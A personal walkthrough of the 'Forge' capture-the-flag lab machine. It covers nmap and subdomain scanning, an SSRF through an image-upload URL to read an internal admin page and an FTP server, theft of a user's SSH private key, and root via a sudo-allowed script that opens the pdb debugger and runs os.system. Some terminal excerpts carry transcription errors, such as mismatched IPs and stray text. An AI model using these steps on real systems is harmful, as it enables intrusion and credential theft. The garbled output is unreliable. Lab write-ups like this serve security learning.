

Forge walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	3
Privilege escalation	3
Personal comments	5
References	5

List of pictures

Figure 1 - nMap scan results.....	2
Figure 2 - Python implementation.....	2
Figure 3 - Admin subdomain	3
Figure 4 - Credentials fund	3
Figure 5 - FTP server root folder.....	3
Figure 6 - SSH login as user.....	4
Figure 7 - Sudoers configuration.....	4
Figure 8 - Python debugger opened.....	4
Figure 9 - Privilege escalation and root flag	5

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:



```
(k14diu5㉿kali)-[~/.../Linux/Medium/Forge/nMap]
└─$ nmap -sT -sV -p- -A 10.10.11.111 -oN Forge
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 06:36 PDT
Stats: 0:05:26 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 36.06% done; ETC: 06:51 (0:09:40 remaining)
Stats: 0:16:12 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 61.97% done; ETC: 07:02 (0:09:57 remaining)
Stats: 0:55:32 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 92.20% done; ETC: 07:36 (0:04:42 remaining)
Nmap scan report for 10.10.11.111
Host is up (0.12s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
21/tcp    filtered  ftp
22/tcp    open       ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:c4:cc:b4:3a:d2:57:20:ac (RSA)
|   256 79:df:a3:f1:fe:87:a5:7b:fd:a0:d0:54:c6:28:d9 (ECDSA)
|_ 256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
80/tcp    open       httpssli Apache-httplib 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://forge.htb
|_http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general-purpose/router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:ruteros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1  115.80 ms  10.10.14.1
2  115.43 ms  10.10.11.111
|_cert.der payload.svg winPEASan...
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4187.69 seconds
(k14diu5㉿kali)-[~/.../Linux/Medium/Forge/nMap]
└─$
```

Figure 1 - nMap scan results

Open ports are 22 and 80. Also, port 21 is filtered, so I was not able to contact FTP service from my Kali machine, but it is probably running. Services running are SSH (22) and a web application running on port 80. Lastly, nMap identified Linux as operative system.

Initial foothold

Analyzing the nMap scan results, I can only browse the web application on port 80. It is an image gallery. I was able to use an upload image functionality, but the image I uploaded was not visible in the gallery. I was able to access to them using the link the application provided me after the upload. When I tried to upload a file using an Internet URL or an URL to a netcat connection, I found out that this functionality was implemented in Python, as shown in the following picture:



```
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter
(k14diu5㉿kali)-[~/Desktop]
└─$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.11.111] 54166
GET /test.jpg HTTP/1.1
Host: 10.10.14.8:7777
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: /*
Connection: keep-alive

```

Figure 2 - Python implementation

Also, I run *ffuf* tool to find some hidden subdomain. Luckily, I found out the *admin.forge.htb* subdomain:




Figure 3 - Admin subdomain

However, I can access to it only by localhost. So, I used the URL subdomain as URL to upload images and it was accepted (implementing an SSRF attack). I was able to read the source code performing a curl request to the link normally used to access to the image uploaded. In its source code, I found a new path, */announcements*, and I tried to navigate it as I just did. On its source code, I found a couple of credentials:




Figure 4 - Credentials fund

User flag

As said in the source code, the credentials found are useful to access to the FTP server. Also, the source code provided me the information about I was able to access to the FTP server using that subdomain, path */upload* and *u* parameter. Therefore, in the same way I did before, I exploited the SSRF vulnerability in the upload functionality on the main domain to access to the FTP server. On its root, I found out the user flag:




Figure 5 - FTP server root folder

I retrieved the flag using this way, but I forgot to take the screenshot of it.

Privilege escalation

As shown in the previous screenshot, I found a *snap* folder in the FTP server root. I browsed it, but I didn't find anything useful. Looking for some interesting information on the Internet, I found out that folder is located in the user home directory for default. Therefore, I tried to access to the user's SSH keys. Luckily, I was able to read user private key, locate in `.ssh/id_rsa` file in the FTP root server folder, and I used it to log in via SSH on the target:

```

Machines
(k14diu5㉿kali)-[~/Desktop]
$ ssh user@10.10.11.11 -i id_rsa
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64) machine
  Challenges
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Sun 17 Aug 2025 10:06:46 AM UTC

System load: 0.08
Usage of /: 43.9% of 6.82GB
Memory usage: 21%
Swap usage: 0%
Processes: 220
Users logged in: 0
IPv4 address for eth0: 10.10.11.11
IPv6 address for eth0: dead:beef::250:56ff:fe94:5bc8

0+ updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Aug 20 01:32:18 2021 from 10.10.14.6
user@forge:~$ 

```

Figure 6 - SSH login as user

Using this connection, I started to navigate the file system and look for a way to escalate my privileges. In particular, I found out that my user was able to run a specific command as sudo without using password:

```

user@forge:~$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py

```

Figure 7 - Sudoers configuration

I read the script and I found a password to use the service it run hardcoded in the source code (I forgot the script screenshot). Also, this script allowed to choice which operation to perform using a menu option and providing the relative number to activate the code I wanted to run. However, the script handle error just using the exception and the *pdb* module *post_mortem* function. So, when I forced an error inserting a character instead of a number as my choice, I was able to get and access to the *pdb* python debugger:

```

user@forge:~/snap/lxd$ sudo ./usr/bin/python3 /opt/remote-manage.py
Listening on localhost:49996
invalid literal for int() with base 10: b'd'
> /opt/remote-manage.py(27)<module>()
-> option = int(clientsock.recv(1024).strip())
(Pdb) 

```

```

user@forge:~$ nc 127.0.0.1 49996
Enter the secret password: s
Welcome admin!

```

Figure 8 - Python debugger opened

Exploiting the python debugger, I was able to execute Python code and open a new shell as root (in fact, I run the script as root) and I was able to retrieve the root flag:

The screenshot shows a terminal window with two panes. The left pane displays a Python debugger (PDB) session where the user is executing code to escalate privileges. The right pane shows a netcat listener on port 49996, awaiting a connection from the target IP 10.10.11.111.

```

user@forge:~/snap/lxd$ sudo ./usr/bin/python3./opt/remote-manage.py Exploit-DB Google Hacking DB The image "http://ford
Listening on localhost:49996
invalid literal for int() with base 10: 'd'
> >>> option_x = int(clientsock.recv(1024).strip())
> >>> option_x
(Pdb) import os
(Pdb) os.system("id")
uid=0(root) gid=0(root) groups=0(root)
0
(Pdb) os.system("bin/bash")
root@forge:/home/user/smap/lxd# id
uid=0(root) gid=0(root) groups=0(root)
root@forge:/home/user/smap/lxd# ls -la
total 20
drwxr-xr-x 5 user user 4096 Aug 4 2021 .
drwxr-xr-x 3 user user 4096 Aug 4 2021 ..
drwxr-xr-x 3 user user 4096 Aug 4 2021 20326
drwxr-xr-x 3 user user 4096 Aug 4 2021 21029
drwxr-xr-x 2 user user 4096 Aug 4 2021 common
lrwxrwxrwx 1 user user 5 May 31 2021 current → 20326
root@forge:/home/user/smap/lxd# cat /root/root.txt
3
root@forge:/home/user/smap/lxd# 

```

The right pane shows the netcat listener:

```

user@forge:~$ nc 127.0.0.1 49996
Enter the secret password: s
Welcome admin!
What do you wanna do:
[1] View processes
[2] View free memory
[3] View listening sockets
[4] Quit
d

```

Figure 9 - Privilege escalation and root flag

Personal comments

I found this box very funny and interesting. I learnt that it is important to read documentation of any function I don't know yet and go deeper to understand well how it works. Anything can be useful and could be exploited. I overall evaluate it as a Medium box, a very good one.

References

- Post mortem function: https://docs.python.org/3/library/pdb.html#pdb.post_mortem;
- PDB module: <https://ironpython-test.readthedocs.io/en/latest/library/pdb.html>.